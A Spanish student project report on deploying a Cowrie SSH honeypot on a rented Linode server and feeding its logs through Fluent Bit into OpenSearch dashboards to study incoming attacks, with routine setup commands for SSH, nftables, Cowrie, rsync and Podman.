INSTITUT
PUIG CASTELLAR

Hacker Hunter

(Proyecto de desarrollo)

CFGS Administració de Sistemes Informàtics i Xarxes

Joaquin Julian y Aarón Pulido
ASIX 2 B

Joaquin Julian
Aarón Pulido

Aquesta obra està subjecta a una llicència de Reconeixement-NoComercial-SenseObraDerivada 3.0 Espanya de Creative Commons

Joaquin Julian
Aarón Pulido

Resumen del proyecto

El proyecto va a tratar de una herramienta que podemos usar por vía web, consta de un conjunto herramientas que permitirán **analizar** de forma **gráfica** todos los datos recopilados en un servidor **HoneyPot**, un servidor que está pensado única y exclusivamente a ser vulnerable, esto con el objetivo de investigar los **ataques** más frecuentes y así poder evitarlos en un **servidor** real. El núcleo del proyecto es un programa llamado **Cowrie**, este es el HoneyPot que se encarga de simular ser un **servidor** real de SSH, esta información que nos proporciona el **servidor** será recopilada, luego gestionada mediante un **gráfico** que será actualizado en tiempo real.

Palabras clave

- Cowrie
- HoneyPot
- OpenSearch
- Servidor
- Ataques
- Analizar
- Gráficos

Abstract

The project is going to deal with a tool that we can use via web, it consists of a set of tools that will allow to **analyze** graphically all the data collected in a **HoneyPot server**, a **server** that is only and exclusively to be vulnerable, this with the objective of investigating the most frequent **attacks** and thus to be able to avoid them in a real **server**. The core of the project is a program called **Cowrie**, this is the **HoneyPot** that is responsible for simulating a real SSH **server**, this information provided by the **server** will be collected, then managed through a graph that will be updated in real time.

Keywords

- Cowrie
- HoneyPot
- OpenSearch
- Server
- Attacks
- Analyze
- Graphics

Joaquin Julian
Aarón Pulido

Índice

1. Introducción

1.1. Contexto

Este proyecto consiste en trabajar y estudiar los diferentes métodos y maneras de atacar un servidor en internet. Para ello la idea principal que hemos desarrollado es montar un servidor vulnerable y subirlo a internet con la intención de recibir ataques, de este modo, estudiar cuales son los ataques más utilizados en el mundo hacia un servidor y estudiarlos de manera general.

1.2. Justificación

Nos parece muy interesante investigar los diferentes ataques que se utilizan actualmente. Siempre nos ha interesado el tema de la ciberseguridad y quien sabe si un futuro este proyecto nos será útil para poder prevenir y proteger nuestro propio servidor. También pensamos que el ámbito de la ciberseguridad muchas veces se deja de lado o se invierte muy poco en él. Consideramos que es igual o más importante que todos los ámbitos de la informática ya que, si no nos preocupamos como es debido, puede que perdamos todo nuestro trabajo de años y no solo eso, si no que puede afectar de manera indirecta a personas externas que nos han dado un voto de confianza.

1.3. Objetivos

1.3.1. Objetivo general

El objetivo general de este proyecto es investigar los tipos de ataques más comunes que se hacen hoy en día, aprender a como hacerlos y aprender a protegernos de ellos. Como lo que buscamos son datos reales, utilizaremos uno de los métodos más efectivos para recopilar la información.

1.3.2. Objetivos específicos


1 - Servidor: Abrir un servidor trampa de tipo ssh a internet por medio de un servicio de hosting. Mantenerlo en internet por 2 meses.
2 - Configuración: Preparar el servidor para recibir los ataques. Tiene que ser un servidor “jugoso” o que llame la atención de los atacantes, por lo tanto no debe ser fácilmente accesible. Esto conlleva descargar un “honeypot” preparado para llamar la atención y hacerse pasar por un servidor con información valiosa.
3 - Recibir datos: Redirigir el tráfico recibido hacia el entorno de información e investigación. Para ello utilizaremos tecnologías que veremos más adelante en este documento. Esto es para hacer más entendible y amable la información de red recibida. Sería una locura entender la información tal como nos llega, por esto este paso es el más importante para que nuestro proyecto pueda seguir adelante.
4 - Investigación: Una vez recibidos los ataques, analizar los gráficos que nos genera la tecnología pertinente y la información que nos da. Investigar también la causa de los ataques, porque se utiliza uno más que otro, porque hay países que atacan más que otros, el día y la hora en que se reciben los ataques, entre otros datos menos significativos.

1.4. Estrategia y metodología de trabajo

Nuestra estrategia desde el primer momento ha sido utilizar herramientas existentes para poder investigar eficazmente los ataques en ciberseguridad. Existen programas preparados para generar un entorno de “honeypot” que sabemos que funcionan y es justo lo que buscamos.

Para organizarnos el trabajo hemos utilizado el Diagrama de Gantt. Donde hemos señalado el trabajo que hemos ido haciendo y en qué franja de tiempo desde principios de Abril hasta finales de Mayo.

Diagrama de Gantt:



Además, se han realizado reuniones scrum a lo largo del desarrollo del proyecto. Estas reuniones han sido fundamentales para asegurar una comunicación constante y efectiva entre los miembros del equipo. Durante las reuniones scrum, discutimos el progreso, identificamos obstáculos y planificamos las próximas tareas, lo que nos ha permitido mantener un ritmo de trabajo ágil y adaptarnos rápidamente a cualquier cambio o problema que surgiera.

La manera de documentar nuestro proyecto y los pasos que íbamos siguiendo ha sido en un documento compartido por drive, en este documento íbamos agregando capturas de pantalla y los pasos que íbamos siguiendo a modo de diario, también guardabamos los errores más grandes y que entorpecen el desarrollo del proyecto. Por lo cual nunca perdíamos el hilo del proyecto ya que teníamos guardado que es lo que hicimos el día anterior.
Aqui dejo un enlace a nuestro pequeño diario donde íbamos realizando los apuntes y guardado los pasos:
https://docs.google.com/document/d/1Cbu3t4kBzVyOaRsaQ45N2LMMKAoiOWIpBCjmAUBmq48/edit?usp=sharing

1.6. Estudio económico y presupuestario

Para realizar el estudio económico hemos investigado diferentes opciones de servicio y valorado cuál nos conviene más y cual nos sale mejor calidad/precio. Siempre teniendo en cuenta que nuestro presupuesto no era muy alto, de un máximo de 10€ al mes.

A continuación muestro las empresas que hemos comparado y cual hemos escogido.

- **DigitalOcean**

  Digital Ocean es una empresa de servicios en la nube que ofrece máquinas virtuales a muy buen precio. Ha sido una opción muy valorada para el proyecto. La opción que más nos llamaba la atención era la máquina de 4€ al mes, pero comparando con otros precios de otras empresas que ahora veremos, nos parecía un poco justa en cuanto a características, por el almacenamiento sobre todo.

  A continuación muestro los precios y características de cada máquina en DigitalOcean:

Basic Droplets

Basic Droplets have the most efficient CPU usage at a lower cost for workloads that underuse dedicated threads. They're ideal for bursty applications that can handle variable levels of CPU.

CPU Options Regular | Premium Intel | Premium AMD

Memory	vCPU	Transfer	SSD	$/hr	$/mo
512 MiB	1 vCPU	500 GiB	10 GiB	$0,00595	$4,00
1 GiB	1 vCPU	1000 GiB	25 GiB	$0,00893	$6,00
2 GiB	1 vCPU	2000 GiB	50 GiB	$0,01786	$12,00
2 GiB	2 vCPUs	3000 GiB	60 GiB	$0,02679	$18,00
4 GiB	2 vCPUs	4000 GiB	80 GiB	$0,03571	$24,00
8 GiB	4 vCPUs	5000 GiB	160 GiB	$0,07143	$48,00
16 GiB	8 vCPUs	6000 GiB	320 GiB	$0,14286	$96,00

- **Vultr**

Vultr, al igual que DigitalOcean, ofrece máquinas virtuales al precio más barato de entre los que hemos comparado. Por otro lado, la interfaz de Vultr no nos acabó de gustar mucho. Estuvimos pensando en si realmente merecía la pena ahorrarnos 2€ a cambio de utilizar una interfaz gráfica que no nos acababa de gustar, y finalmente decidimos que no merecía la pena.

A continuación muestro los precios y características de cada máquina en Vultr:

vCPUs	Memory	Bandwidth	Storage	Monthly Price	Hourly Price
1 vCPU	0.5 GB	0.50 TB	10 GB	$2.50 /mo	$0.004 /hr IPv6 Only
1 vCPU	0.5 GB	0.50 TB	10 GB	$3.50 /mo	$0.005 /hr
1 vCPU	1 GB	1.00 TB	25 GB	$5 /mo	$0.007 /hr
1 vCPU	2 GB	2.00 TB	55 GB	$10 /mo	$0.015 /hr
2 vCPU	2 GB	3.00 TB	65 GB	$15 /mo	$0.022 /hr
2 vCPU	4 GB	3.00 TB	80 GB	$20 /mo	$0.030 /hr
4 vCPU	8 GB	4.00 TB	160 GB	$40 /mo	$0.060 /hr
6 vCPU	16 GB	5.00 TB	320 GB	$80 /mo	$0.119 /hr
8 vCPU	32 GB	6.00 TB	640 GB	$160 /mo	$0.238 /hr

- **Linode**

La empresa Linode es la que hemos escogido para alquilar la máquina. Nos ha parecido que tiene la interfaz gráfica más simple y entendible de todas. A pesar del precio que hemos acabado pagando al mes, creemos que es lo más cómodo y que , además, no nos viene por 2€ más al mes.

Hemos contratado la de 5€ al mes.

A continuación muestro los precios y características de cada máquina en Linode:


Plan	$/Mo	$/Hr	RAM	CPUs	Storage	Transfer	Network In/Out	
Nanode 1 GB	$5	$0.0075	1 GB	1	25 GB	1 TB	40/1 Gbps	→
Linode 2 GB	$12	$0.018	2 GB	1	50 GB	2 TB	40/2 Gbps	→
Linode 4 GB	$24	$0.036	4 GB	2	80 GB	4 TB	40/4 Gbps	→
Linode 8 GB	$48	$0.072	8 GB	4	160 GB	5 TB	40/5 Gbps	→
Linode 16 GB	$96	$0.144	16 GB	6	320 GB	8 TB	40/6 Gbps	→
Linode 32 GB	$192	$0.288	32 GB	8	640 GB	16 TB	40/7 Gbps	→
Linode 64 GB	$384	$0.576	64 GB	16	1280 GB	20 TB	40/9 Gbps	→
Linode 96 GB	$576	$0.864	96 GB	20	1920 GB	20 TB	40/10 Gbps	→
Linode 128 GB	$768	$1.152	128 GB	24	2560 GB	20 TB	40/11 Gbps	→
Linode 192 GB	$1,152	$1.728	192 GB	32	3840 GB	20 TB	40/12 Gbps	→

2. Descripción del proyecto

2.1. Servicios utilizados


2.1.1. Linode

Linode es el servicio que hemos utilizado para alojar nuestro servidor en la red. Hemos pagado 5€ por tener el servidor colgado. Contratamos el servicio el 22-04-2024. Está alojado en Madrid y su ip es '172.233.108.247'. Utiliza la distribución de Ubuntu.




Las características de la máquina que tenemos contratada son las siguientes.

- 1 Núcleo de CPU
- 1 GB de RAM
- 25GB de almacenamiento



Y aquí tenemos la maquina ya corriendo.



2.3. Tecnologías usadas

2.3.1. Cowrie

Cowrie es un honeypot de código abierto creado en 2012 por Michel Oosterhof. Funciona como una trampa para atrapar a posibles atacantes y registrar sus actividades maliciosas con el fin de analizarlas. Utiliza emulación de servicios y sistemas informáticos para simular un entorno real, lo que lo hace efectivo para detectar y analizar amenazas en redes. Cowrie se basa en Python y es altamente configurable.

Hemos utilizado Cowrie como servidor Honeypot de tipo ssh. En este servidor es donde vamos a recibir los ataques. Cowrie se encargará de almacenar los registros de cada entrada al servidor en ficheros .json y .log. Cowrie por defecto escucha por el puerto 2222. Cowrie también presenta un sistema de archivos simulado, para crear un entorno real y emular un sistema UNIX.

2.3.2. FluentBit

Fluent Bit es un programa que se encarga de recoger las líneas que se vayan añadiendo al final de los ficheros o logs que se hayan indicado o también se puede ir recogiendo las líneas directamente del journal. Ya con los datos, se encargará de enviar los datos hacia un servidor HTTP, a servicios como Elasticsearch, o también se pueden llegar a mostrar por el terminal.

Fluent Bit es la tecnología que vamos a utilizar para pasar los ficheros cowrie.json de nuestra máquina al motor OpenSearch. Es en el fichero de configuración de Fluent Bit donde vamos a poner los filtros para ‘parsear’ la información del fichero de cowrie.

2.3.3. OpenSearch


OpenSearch es una fork de Elasticsearch y Kibana, dos proyectos de código abierto desarrollados originalmente por la empresa Elastic, fundada en 2012.

Este programa es el que se encarga de almacenar en el disco los datos recogidos por fluentbit, este se va a encargar de realizar las búsquedas. OpenSearch indexa todo el contenido que guarda y a partir de aquí se pueden hacer cálculos, medias, máximos/mínimos.

2.3.4. Dashboard

El motor OpenSearch tiene una herramienta dashboard que permite monitorear y administrar los registros de forma gráfica. Esta herramienta es la que vamos a utilizar para visualizar de forma cómoda los registros del servidor ssh.

Aquí dejo un ejemplo de un dashboard.



2.3.5. Systemd

Systemd es un sistema de inicio y gestión de servicios para sistemas Linux. Coordina el inicio del sistema y administra servicios en segundo plano. Permite arrancar servicios de forma paralela, controla recursos, registra eventos y ofrece un control detallado sobre los servicios.

En nuestro caso hemos utilizado systemd para automatizar la descarga del fichero .json de cowrie. Hemos creado un servicio que ejecutaba el comando necesario para descargar el fichero y luego un 'timer' que ejecuta el servicio cada 15 minutos.

2.3.6. Podman

podman

Podman es una herramienta de gestión de contenedores de código abierto lanzada por Red Hat en el 2018. Desarrollada por Daniel Walsh. Podman se ha centrado principalmente en proporcionar una interfaz de línea de comandos (CLI) potente y compatible con Docker.

Como los repositorios de los programas OpenSearch y Dashboard no estan disponibles directamente en Ubuntu, hemos utilizado Podman para instalar y hacer funcionar los servicios OpenSearch y Dashboard. Hemos creado dos contenedores dentro de un pod, uno para cada imagen.

3. Desarrollo de proyecto

3.1 Creación Logo

Para escoger el logo del proyecto, tuvimos varias complicaciones debido a que no encontrábamos ninguno que se identificara con nuestro proyecto así que decidimos crearlo nosotros mismos con una herramienta de inteligencia artificial a través de una descripción de cómo nos gustaría que fuera. La herramienta es copilot de bing, es una herramienta gratuita.

3.2 Configuración Servidor

Para trabajar en nuestro servidor nos hemos conectado via ssh por el puerto predeterminado de ssh. Una vez dentro hemos cambiado el puerto de ssh para que escuche por el 6969, ya que necesitamos el 22 libre para que Cowrie escuche por él y que sea lo más real posible. Si los atacantes ven que ese servidor ssh al que van a atacar escucha por un puerto diferente, pueden llegar a sospechar de que no sea un ssh importante o que exista la posibilidad que sea un servidor de prueba.

Para cambiar el puerto de ssh hay que modificar el fichero '/usr/lib/systemd/system/ssh.socket'. Este fichero lo utiliza ssh para aceptar conexiones por el puerto 22 por defecto, y una vez recibe una conexión, arranca el servicio ssh. Hemos cambiado el parámetro 'ListenStream' de este fichero por el valor 6969.

sudo nano /usr/lib/systemd/system/ssh.socket

```
  GNU nano 7.2                          /usr/lib/systemd/system/ssh.socket
[Unit]
Description=OpenBSD Secure Shell server socket
Before=sockets.target
ConditionPathExists=!/etc/ssh/sshd_not_to_be_run

[Socket]
ListenStream=6969
Accept=no

[Install]
WantedBy=sockets.target
```

Y hemos reiniciado el socket con el siguiente comando para que se apliquen los cambios:

sudo systemctl restart ssh.socket

Para comprobar que el puerto 6969 está abierto hemos ejecutado el comando 'ss -tln'.

```
root@localhost:~# ss -tln
State      Recv-Q     Send-Q          Local Address:Port          Peer Address:Port     Process
LISTEN     0          4096            127.0.0.53%lo:53                 0.0.0.0:*
LISTEN     0          4096               127.0.0.54:53                 0.0.0.0:*
LISTEN     0          4096                      *:6969                       *:*
```

De esta manera ya tenemos ssh escuchando por el puerto 6969. Para conectarnos a nuestro servidor utilizamos el siguiente comando:

ssh -p 6969 root@172.233.108.247

3.2 Instalación Cowrie

A la hora de instalar Cowrie, al igual que con cualquier programa, hay que actualizar la lista de paquetes e instalar las versiones más recientes de todos los paquetes del sistema. Para ello hemos hecho los comandos 'sudo apt update' y 'sudo apt upgrade'.

Para instalar y ejecutar Cowrie hemos utilizado un entorno virtual ejecutado el Python. Un entorno virtual es una herramienta que permite crear un espacio aislado para un proyecto, donde puedes instalar librerías y paquetes sin afectar el resto del sistema. Lo hemos hecho así porque es la manera más sencilla que hemos encontrado de utilizar Cowrie y también las más segura, ya que no hay manera de vulnerar el sistema real desde este entorno.
Para empezar hemos instalado python y todas sus dependencias.
Estos son los comandos utilizados para ello:

sudo apt-get install git python3-virtualenv libssl-dev libffi-dev build-essential libpython3-dev python3-minimal authbind virtualenv

```
root@localhost:~# sudo apt-get install git python3-virtualenv libssl-dev libffi-dev build-essential l
ibpython3-dev python3-minimal authbind virtualenv
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (1:2.40.1-1ubuntu1).
python3-virtualenv is already the newest version (20.24.1+ds-1).
libssl-dev is already the newest version (3.0.10-1ubuntu2.3).
libffi-dev is already the newest version (3.4.4-1).
build-essential is already the newest version (12.10ubuntu1).
libpython3-dev is already the newest version (3.11.4-5).
python3-minimal is already the newest version (3.11.4-5).
authbind is already the newest version (2.1.3build1).
virtualenv is already the newest version (20.24.1+ds-1).
The following packages were automatically installed and are no longer required:
  fonts-lato ghp-import libblas3 libgfortran5 libjs-modernizr liblapack3 python3-dateutil
  python3-iniconfig python3-joblib python3-livereload python3-lunr python3-mergedeep python3-nltk
  python3-numpy python3-pluggy python3-pyinotify python3-pytest python3-pyyaml-env-tag
  python3-regex python3-simplejson python3-tornado python3-tqdm python3-watchdog
  sphinx-rtd-theme-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@localhost:~#
```

Con el fin de tener un poco organizada la máquina servidora, hemos decidido instalar y ejecutar Cowrie con un usuario llamado 'Alexander', de esta manera tenemos toda la configuración y contenido de Cowrie en un usuario. Para ello hemos creado el usuario y le hemos hecho root añadiendolo a la lista de super usuarios.
Estos son los comandos utilizados para ello:

sudo useradd alexander
usermod -aG sudo alexander

Una vez conectados con a el usuario alexander con el comando 'su - alexander', hemos descargado el repositorio original de Cowrie de Git con el comando 'git clone https://github.com/cowrie/cowrie'

Hemos creado el entorno virtual con el nombre 'cowrie-enc' y lo hemos activado. Estos son los comandos que hemos utilizado:

virtualenv cowrie-env - - virtualenv es una herramienta que sirve para crear entornos virtuales en Python.
source cowrie-env/bin/activate - - Este es el script que activa el entorno virtual.

Para instalar las dependencias de Cowrie hemos utilizado pip, un sistema de gestión de paquetes utilizado para gestionar paquetes en Python. Se utiliza para instalar paquetes que no están en la biblioteca estándar de Python.
Cowrie tiene todas las dependencias listadas en un fichero llamado 'requirements.txt', este es el fichero que le hemos pasado a Pip para que instale esas dependencias.
Estos son los comando que hemos utilizado:

pip install - -upgrade pip - - Instalamos pip

```
(cowrie-env) alexander@localhost:~$ pip install --upgrade pip
Requirement already satisfied: pip in ./cowrie-env/lib/python3.11/site-packages (23.2)
Collecting pip
  Obtaining dependency information for pip from https://files.pythonhosted.org/packages/8a/6a/19e9fe0
4fca059ccf770861c7d5721ab4c2aebc539889e97c7977528a53b/pip-24.0-py3-none-any.whl.metadata
  Downloading pip-24.0-py3-none-any.whl.metadata (3.6 kB)
Downloading pip-24.0-py3-none-any.whl (2.1 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 2.1/2.1 MB 58.3 MB/s eta 0:00:00
Installing collected packages: pip
  Attempting uninstall: pip
    Found existing installation: pip 23.2
    Uninstalling pip-23.2:
      Successfully uninstalled pip-23.2
Successfully installed pip-24.0
(cowrie-env) alexander@localhost:~$
```

pip install - -upgrade -r cowrie/requirements.txt - - Instalamos las dependencia de cowrie.

Antes de iniciar Cowrie, y con el fin de hacernos pasar por un servidor ssh real, tenemos que configurar el cortafuegos de la máquina para que abra el puerto 22 y redireccione el tráfico a el puerto 2222, que es por donde escucha Cowrie. Hemos utilizado la herramienta nftables para la redirección de puertos. A continuación mostramos la regla nftables aplicada:

sudo nft add rule ip nat PREROUTING tcp dport 22 redirect to :2222

Aqui esta la regla descompuesta y la explicación de cada punto:

‘nft’: Herramienta para interactuar con el sistema nftables.
‘add rule’: Comando que indica que queremos añadir una nueva regla a una cadena específica.

‘ip’: Indica que la regla se aplique a paquetes IPv4.
‘nat’: Nat es la tabla en la que se añadirá la regla, esta tabla se utiliza para las reglas de traducción de direcciones.
‘PREROUTING’: Es la cadena de la tabla donde se alojan las reglas que se aplican a los paquetes entrantes antes de que se decida la ruta que van a tomar.
‘tcp’: Indica que la regla se aplica a los paquetes del protocolo TCP.
‘dport 22’: Indica el puerto de destino del paquete, es decir hacia qué puerto nos están enviando los paquetes.
‘redirect to :2222’: Redirige los paquetes recibidos por el puerto 22 al puerto 2222, de esta manera los recibe Cowrie.


Y finalmente iniciamos Cowrie con el siguiente comando:

cd ~/cowrie && bin/cowrie start

De esta manera ya tenemos Cowrie corriendo en nuestro servidor y en este momento ya estamos recibiendo ataques. Los ataques se almacenan en dos ficheros con diferentes formatos, los dos se encuentran en la ruta ‘/home/alexander/cowrie/var/log/cowrie’. Se puede visualizar del fichero ‘cowrie.log’ o del fichero ‘cowrie.json’. Nosotros utilizaremos el fichero ‘cowrie.json’ para enviarle los datos a Opensearch.

3.2 Instalación Fluent Bit y OpenSearch

Con la instalación de Fluent Bit y OpenSearch hemos tenido un problema que en su momento fue bastante grave, y nos ha retardado mucho en la elaboración del proyecto. Nuestra idea principal era instalar Fluent Bit y Opensearch en nuestro servidor, pero a la hora de arrancar el motor Opensearch veíamos que el sistema mataba el proceso sin dar ningún tipo de error. Al final se nos ocurrió que era problema de la RAM del servidor, por eso se paraba el proceso sin dar explicaciones. Y efectivamente, el servidor solo tiene 1GB de RAM y el motor Opensearch requiere mínimo 2GB de RAM para funcionar.
Aquí la evidencia:



En este punto hemos pensado varias soluciones.
Una de ellas ha sido contratar otro servidor con más RAM, pero esto requeriría más inversión monetaria y la pérdida de los 5€ de nuestro servidor actual.
Finalmente hemos decidido hacer todo el proceso de filtrado de registros con Fluent Bit y visualización en nuestra máquina real. Hemos descargado el fichero cowrie.json cada día a las 3, luego encendemos el programa Fluentbit, y una vez envíe el fichero paramos el servicio para que los registros no se envíen dos veces.

El primer paso para hacer esto posible era descargarnos el fichero cowrie.json del servidor a nuestra máquina real. Para esto hemos usado la herramienta rsync, la cual permite descargar ficheros de un servidor de internet. Entonces hemos creado un script con el comando necesario para descargarnos el fichero. El comando es el siguiente:

rsync -avz -e 'ssh -p 6969' root@172.233.108.247:/home/alexander/cowrie/var/log/cowrie/cowrie.json /home/joaquim/ProjectoASIX

Aquí está el comando explicado punto por punto:

'rsync': Herramienta para descargar los ficheros
'-avz': Con esto le decimos que rsync mantenga las marcas de tiempo del fichero, que ejecute el comando en modo 'verbose' para ver en detalle el progreso de la transferencia y que comprima los datos durante la transferencia para que la descarga sea mas rapida.
'-e 'ssh -p 6969': Con esto lo indicamos que comando queremos utilizar para establecer la conexión. En este caso queremos conectarnos por el puerto 6969.

‘root@172.233.108.247:/home/alexander/cowrie/var/log/cowrie/cowrie.json’: Esta es la ubicación del archivo cowrie.json.
‘/home/joaquim/ProyectoASIX’: Y esta es la ruta donde queremos descargar el fichero.

Una vez sabemos cómo descargar el fichero vamos a instalar Fluent Bit y Opensearch:

Instalación Fluent Bit:

FluentBit es un programa que hemos visto en la UF4 de seguridad informática por lo tanto hemos aprovechado nuestros conocimientos y los conocimientos del profesor encargado de esta asignatura para realizar nuestra transferencia de datos.

Este se encargará de recoger de nuestro fichero cowrie.json donde se guardan los registros de ataque y transmitirlos al servidor opensearch que se encargará de procesar esa información para realizar los gráficos.

Para instalar fluent-bit podemos hacerlo de 2 maneras, podemos descargar su código fuente desde github o podemos usar un contenedor docker oficial, nosotros hemos escogido la primera opción ya que para nosotros es la más sencilla y tendremos más libertad.

Primero de todo tenemos que tener instaladas las herramientas git, cmake, flex, bison, gcc, g++ libsystemd-dev libyaml-dev y libssl-dev, esto lo haríamos con el siguiente comando: **sudo apt install git cmake flex bison gcc g++ libsystemd-dev libyaml-dev libssl-dev,** seguido hacemos una clonación del repositorio de fluentbit co **git clone https://github.com/fluent/fluent-bit,** ahora toca montar la aplicación entramos con: **cd fluent-bit/build** y hacemos los siguientes comandos: **cmake ../, make, sudo make install.**

Un problema de instalar FluentBit a partir del código fuente es que no puede venir con un fichero “*.service” correspondiente tenemos que crearlo a mano, crearemos el fichero en la ruta "/etc/systemd/system/fluent-bit.service"

```
[Unit]
Description=FluentBit
After=network-online.target
Requires=network-online.target
[Service]
ExecStart=/usr/local/bin/fluent-bit -c /usr/local/etc/fluent-bit/fluent-bit.conf
[Install]
WantedBy=multi-user.target
```

De esta manera podemos arrancar el servicio con ‘systemctl start fluent-bit.service’.

3.3 Instalación OpenSearch y OpenSearch Dashboard

Como actualmente no están disponibles los paquetes .deb los programas OpenSearch (OS) y OpenSearch Dashboard (OSD), hemos tenido que instalarlos utilizando contenedores con Podman. Básicamente vamos a crear dos contenedores dentro de un 'pod'. Un 'pod' es como una 'caja' donde metemos nuestros dos contenedores para que puedan verse entre sí. Dentro de un pod, los contenedores comparten la misma red, lo que significa que pueden comunicarse entre sí a través de 'localhost'. En ese 'pod' tendremos listo el entorno OSyOSD para trabajar, solo hará falta iniciar el 'pod'.
A continuación se muestran los comandos utilizados:

sudo apt install podman - - Instalamos la herramienta Podman

podman pod create -n OSyOSD -p 9200:9200 -p 5601:5601 - - Con este comando creamos un nuevo pod llamado 'OSyOSD'. También mapeamos los puertos 9200 (puerto de OpenSearch) y 5601 (puerto de Dashboard). Esto abre los dos puertos en nuestra máquina real y que podamos acceder a los programas por su puerto de escucha desde el exterior.

